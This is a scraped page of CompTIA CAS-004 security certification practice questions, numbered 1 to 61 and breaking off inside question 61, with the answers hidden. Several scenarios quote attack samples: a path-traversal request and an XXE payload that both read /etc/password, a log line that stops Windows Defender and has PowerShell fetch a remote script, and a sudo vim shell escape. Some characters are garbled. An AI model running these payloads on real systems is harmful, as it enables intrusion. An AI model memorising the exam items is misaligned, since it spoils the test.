Actual exam question from CompTIA's CAS-004

Question #: 1

Topic #: 1

[All CAS-004 Questions]

An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.

Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.

B. Perform a cost-benefit analysis.

C. Conduct a business impact analysis.

D. Develop an exposure factor matrix.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 2
Topic #: 1
[All CAS-004 Questions]

An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.

B. Cloud providers are unable to avoid risk.

C. Specific risks cannot be transferred to the cloud provider.

D. Risks to data in the cloud cannot be mitigated.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 3
Topic #: 1
[All CAS-004 Questions]

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.

B. Deploy a SIEM.

C. Use containers.

D. Patch the OS

E. Deploy a WAF.

F. Deploy a reverse proxy

G. Deploy an IDS.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 4
Topic #: 1
[All CAS-004 Questions]

In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:
1. International users reported latency when images on the web page were initially loading.
2. During times of report processing, users reported issues with inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.

C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.

D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 5
Topic #: 1
[All CAS-004 Questions]

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.

B. Require both security and management to open the door.

C. Require department managers to review denied-access requests.

D. Issue new entry badges on a weekly basis.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 6

Topic #: 1

[All CAS-004 Questions]

A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.

B. Provide opt-in/out for marketing messages.

C. Provide data deletion capabilities.

D. Provide optional data encryption.

E. Grant data access to third parties.

F. Provide alternative authentication techniques.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 7
Topic #: 1
[All CAS-004 Questions]

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.

B. A certificate on the WAF is expired.

C. HTTP traffic is not forwarding to HTTPS to decrypt.

D. Old, vulnerable cipher suites are still being used.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 8

Topic #: 1

[All CAS-004 Questions]

A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall

B. Placing a WAF inline

C. Implementing an IDS

D. Deploying a honeypot

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 9

Topic #: 1

[All CAS-004 Questions]

Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing

B. Key distribution

C. Key recovery

D. Key escrow

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 10

Topic #: 1

[All CAS-004 Questions]

An organization is implementing a new identity and access management architecture with the following objectives:

- ✑ Supporting MFA against on-premises infrastructure
- ✑ Improving the user experience by integrating with SaaS applications
- ✑ Applying risk-based policies based on location
- ✑ Performing just-in-time provisioning

Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS

B. SAML and RADIUS

C. OAuth and OpenID

D. OTP and 802.1X

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 11

Topic #: 1

[All CAS-004 Questions]

Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography

B. Quantum computing

C. Asymmetric cryptography

D. Homomorphic encryption

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 12
Topic #: 1
[All CAS-004 Questions]

A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS

B. NIPS

C. WAF

D. Reverse proxy

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 13

Topic #: 1

[All CAS-004 Questions]

A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.

Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective

B. Recovery time objective

C. Mission-essential functions

D. Recovery service level

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 14

Topic #: 1

[All CAS-004 Questions]

A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.

The technician will define this threat as:

A. a decrypting RSA using obsolete and weakened encryption attack.

B. a zero-day attack.

C. an advanced persistent threat.

D. an on-path attack.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 15

Topic #: 1

[All CAS-004 Questions]

A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.

Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager

B. Performing DAST on a weekly basis

C. Introducing the use of container orchestration

D. Deploying instance tagging

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 16
Topic #: 1
[All CAS-004 Questions]

A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.

B. Leverage the MITRE ATT&CK framework to map the TTP.

C. Use OSINT techniques to evaluate and analyze the threats.

D. Update security awareness training to address new threats, such as best practices for data security.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 17

Topic #: 1

[All CAS-004 Questions]

A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.

B. Confirm the email server certificate is installed on the corporate computers.

C. Make sure the UTM certificate is imported on the corporate computers.

D. Create an IMAPS firewall rule to ensure email is allowed.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 18

Topic #: 1

[All CAS-004 Questions]

A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.

Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep ג€LISTENג€ | awk '{print$5}'

B. sudo netstat -nlt -p | grep ג€ESTABLISHEDג€

C. sudo netstat -plntu | grep -v ג€Foreign Addressג€

D. sudo netstat -pnut -w | column -t -s $'\w'

E. sudo netstat -pnut | grep -P ^tcp

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 19
Topic #: 1
[All CAS-004 Questions]

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive
C. Enforcing
D. Mandatory

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 20
Topic #: 1
[All CAS-004 Questions]

A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log: graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks posed by the activity in the logs?

A. Altering the misconfigured service account password

B. Modifying the AllowUsers configuration directive

C. Restricting external port 22 access

D. Implementing host-key preferences

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 21

Topic #: 1

[All CAS-004 Questions]

A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.

B. Change privileged usernames, review the OS logs, and deploy hardware tokens.

C. Implement MFA, review the application logs, and deploy a WAF.

D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 22

Topic #: 1

[All CAS-004 Questions]

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<!ENTITY xxe SYSTEM "file:///etc/password" >]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA

B. Input validation

C. Data encoding

D. Network intrusion prevention

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 23
Topic #: 1
[All CAS-004 Questions]

A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system

B. Updating the identity management system to use discretionary access control

C. Beginning research on two-factor authentication to later introduce into the identity management system

D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 24

Topic #: 1

[All CAS-004 Questions]

A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.

B. The public key should be using ECDSA.

C. The default should be on port 80.

D. The server name should be test.com.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 25

Topic #: 1

[All CAS-004 Questions]

An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.

Which of the following describes the administrator's discovery?

A. A vulnerability

B. A threat

C. A breach

D. A risk

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 26

Topic #: 1

[All CAS-004 Questions]

A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.

Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.

B. Ascertain the impact of an attack on the availability of crucial resources.

C. Determine which security compliance standards should be followed.

D. Perform a full system penetration test to determine the vulnerabilities.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 27
Topic #: 1
[All CAS-004 Questions]

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.

B. Isolate the servers to prevent the spread.

C. Notify law enforcement.

D. Request that the affected servers be restored immediately.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 28

Topic #: 1

[All CAS-004 Questions]

A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:

- ✑ Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
- ✑ The company can control what SaaS applications each individual user can access.
- ✑ User browser activity can be monitored.

Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy

B. VPN, CASB, and secure web gateway

C. SSL tunnel, DLP, and host-based firewall

D. API gateway, UEM, and forward proxy

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 29

Topic #: 1

[All CAS-004 Questions]

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels. Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.

B. Perform ASIC password cracking on the host.

C. Read the /etc/passwd file to extract the usernames.

D. Initiate unquoted service path exploits.

E. Use the UNION operator to extract the database schema.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 30

Topic #: 1

[All CAS-004 Questions]

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.

Which of the following would provide the BEST boot loader protection?

A. TPM

B. HSM

C. PKI

D. UEFI/BIOS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 31
Topic #: 1
[All CAS-004 Questions]

A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies

B. Wildcard certificates

C. HSTS

D. Certificate pinning

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 32

Topic #: 1

[All CAS-004 Questions]

A user in the finance department uses a laptop to store a spreadsheet that contains confidential financial information for the company. Which of the following would be the BEST way to protect the file while the user travels between locations? (Choose two.)

A. Encrypt the laptop with full disk encryption.

B. Back up the file to an encrypted flash drive.

C. Place an ACL on the file to only allow access to specified users.

D. Store the file in the user profile.

E. Place an ACL on the file to deny access to everyone.

F. Enable access logging on the file.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 33

Topic #: 1

[All CAS-004 Questions]

A threat hunting team receives a report about possible APT activity in the network.

Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53

B. MITRE ATT&CK

C. The Cyber Kill Chain

D. The Diamond Model of Intrusion Analysis

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 34

Topic #: 1

[All CAS-004 Questions]

Device event logs sourced from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	38.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	38.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.

B. Resource leak; recover the device for analysis and clean up the local storage.

C. Impossible travel; disable the device's account and access while investigating.

D. Falsified status reporting; remotely wipe the device.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 35

Topic #: 1

[All CAS-004 Questions]

An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.

Which of the following historian server locations will allow the business to get the required reports in an ||¢ and IT environment?

A. In the ||¢ environment, use a VPN from the IT environment into the ||¢ environment.

B. In the ||¢ environment, allow IT traffic into the ||¢ environment.

C. In the IT environment, allow PLCs to send data from the ||¢ environment to the IT environment.

D. Use a screened subnet between the ||¢ and IT environments.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 36

Topic #: 1

[All CAS-004 Questions]

Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Breaking a symmetric cipher used in secure voice communications

B. Determining the frequency of unique attacks against DRM-protected media

C. Maintaining chain of custody for acquired evidence

D. Identifying least significant bit encoding of data in a .wav file

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 37

Topic #: 1

[All CAS-004 Questions]

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256

B. TLS_DHE_DSS_WITH_RC4_128_SHA

C. TLS_CHACHA20_POLY1305_SHA256

D. TLS_AES_128_GCM_SHA256

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 38

Topic #: 1

[All CAS-004 Questions]

A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.

B. Restart Microsoft Windows Defender.

C. Configure the forward proxy to block 40.90.23.154.

D. Disable local administrator privileges on the endpoints.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 39

Topic #: 1

[All CAS-004 Questions]

A company has hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

✑ The credentials used to publish production software to the container registry should be stored in a secure location.

✑ Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM

B. Local secure password file

C. MFA

D. Key vault

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 40

Topic #: 1

[All CAS-004 Questions]

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

A. The availability of personal data

B. The right to personal data erasure

C. The company's annual revenue

D. The language of the web application

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 41

Topic #: 1

[All CAS-004 Questions]

A company publishes several APIs for customers and is required to use keys to segregate customer data sets.

Which of the following would be BEST to use to store customer keys?

A. A trusted platform module

B. A hardware security module

C. A localized key store

D. A public key infrastructure

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 42

Topic #: 1

[All CAS-004 Questions]

An organization wants to perform a scan of all its systems against best practice security configurations.

Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation? (Choose two.)

A. ARF

B. XCCDF

C. CPE

D. CVE

E. CVSS

F. OVAL

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 43
Topic #: 1
[All CAS-004 Questions]

A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?

A. Require a VPN to be active to access company data.

B. Set up different profiles based on the person's risk.

C. Remotely wipe the device.

D. Require MFA to access company applications.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 44

Topic #: 1

[All CAS-004 Questions]

A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.

Which of the following is the BEST solution?

A. Deploy an RA on each branch office.

B. Use Delta CRLs at the branches.

C. Configure clients to use OCSP.

D. Send the new CRLs by using GPO.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 45

Topic #: 1

[All CAS-004 Questions]

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.

Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.

B. Implement a BGP route reflector.

C. Implement an inbound BGP prefix list.

D. Disable BGP and implement OSPF.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 46
Topic #: 1
[All CAS-004 Questions]

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting

B. A system penetration test

C. Log analysis within the SIEM tool

D. The Cyber Kill Chain

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 47

Topic #: 1

[All CAS-004 Questions]

A security engineer needs to recommend a solution that will meet the following requirements:

- ✑ Identify sensitive data in the provider's network
- ✑ Maintain compliance with company and regulatory guidelines
- ✑ Detect and respond to insider threats, privileged user threats, and compromised accounts
- ✑ Enforce datacentric security, such as encryption, tokenization, and access control

Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF

B. CASB

C. SWG

D. DLP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 48

Topic #: 1

[All CAS-004 Questions]

A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.

Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5

B. 8

C. 50

D. 36,500

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 49
Topic #: 1
[All CAS-004 Questions]

A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
1. The network supports core applications that have 99.99% uptime.
2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites

B. IDSs, WAFs, and forward proxy IDS

C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy

D. IPSs at the hub, Layer 4 firewalls, and DLP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 50
Topic #: 1
[All CAS-004 Questions]

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.

B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.

C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.

D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 51

Topic #: 1

[All CAS-004 Questions]

An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.

Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.

B. Modify user password history and length requirements.

C. Apply new isolation and segmentation schemes.

D. Implement decoy files on adjacent hosts.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 52
Topic #: 1
[All CAS-004 Questions]

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never

B. No-execute

C. Total memory encryption

D. Virtual memory protection

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 53

Topic #: 1

[All CAS-004 Questions]

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

A. Include all available cipher suites.

B. Create a wildcard certificate.

C. Use a third-party CA.

D. Implement certificate pinning.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 54

Topic #: 1

[All CAS-004 Questions]

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.

Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files

B. Adding identifying filesystem metadata to the digital audio files

C. Implementing steganography

D. Purchasing and installing a DRM suite

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 55
Topic #: 1
[All CAS-004 Questions]

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.

B. Implement geoblocking on the WAF.

C. Implement OAuth 2.0 on the API.

D. Implement input validation on the API.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 56

Topic #: 1

[All CAS-004 Questions]

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

✑ Unstructured data being exfiltrated after an employee leaves the organization

✑ Data being exfiltrated as a result of compromised credentials

✑ Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection

B. Conditional access, DoH, and full disk encryption

C. Mobile application management, MFA, and DRM

D. Certificates, DLP, and geofencing

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 57

Topic #: 1

[All CAS-004 Questions]

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.

Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency

B. Data exposure

C. Data loss

D. Data dispersion

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 58
Topic #: 1
[All CAS-004 Questions]

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation

B. Local caching

C. Content delivery network

D. SD-WAN vertical heterogeneity

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 59

Topic #: 1

[All CAS-004 Questions]

A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65

B. 77

C. 83

D. 87

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 60

Topic #: 1

[All CAS-004 Questions]

Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.

B. The vendor can change product offerings.

C. The client receives a sufficient level of service.

D. The client experiences decreased quality of service.

E. The client can leverage a multicloud approach.

F. The client experiences increased interoperability.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 61
Topic #: 1
[All CAS-004 Questions]

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
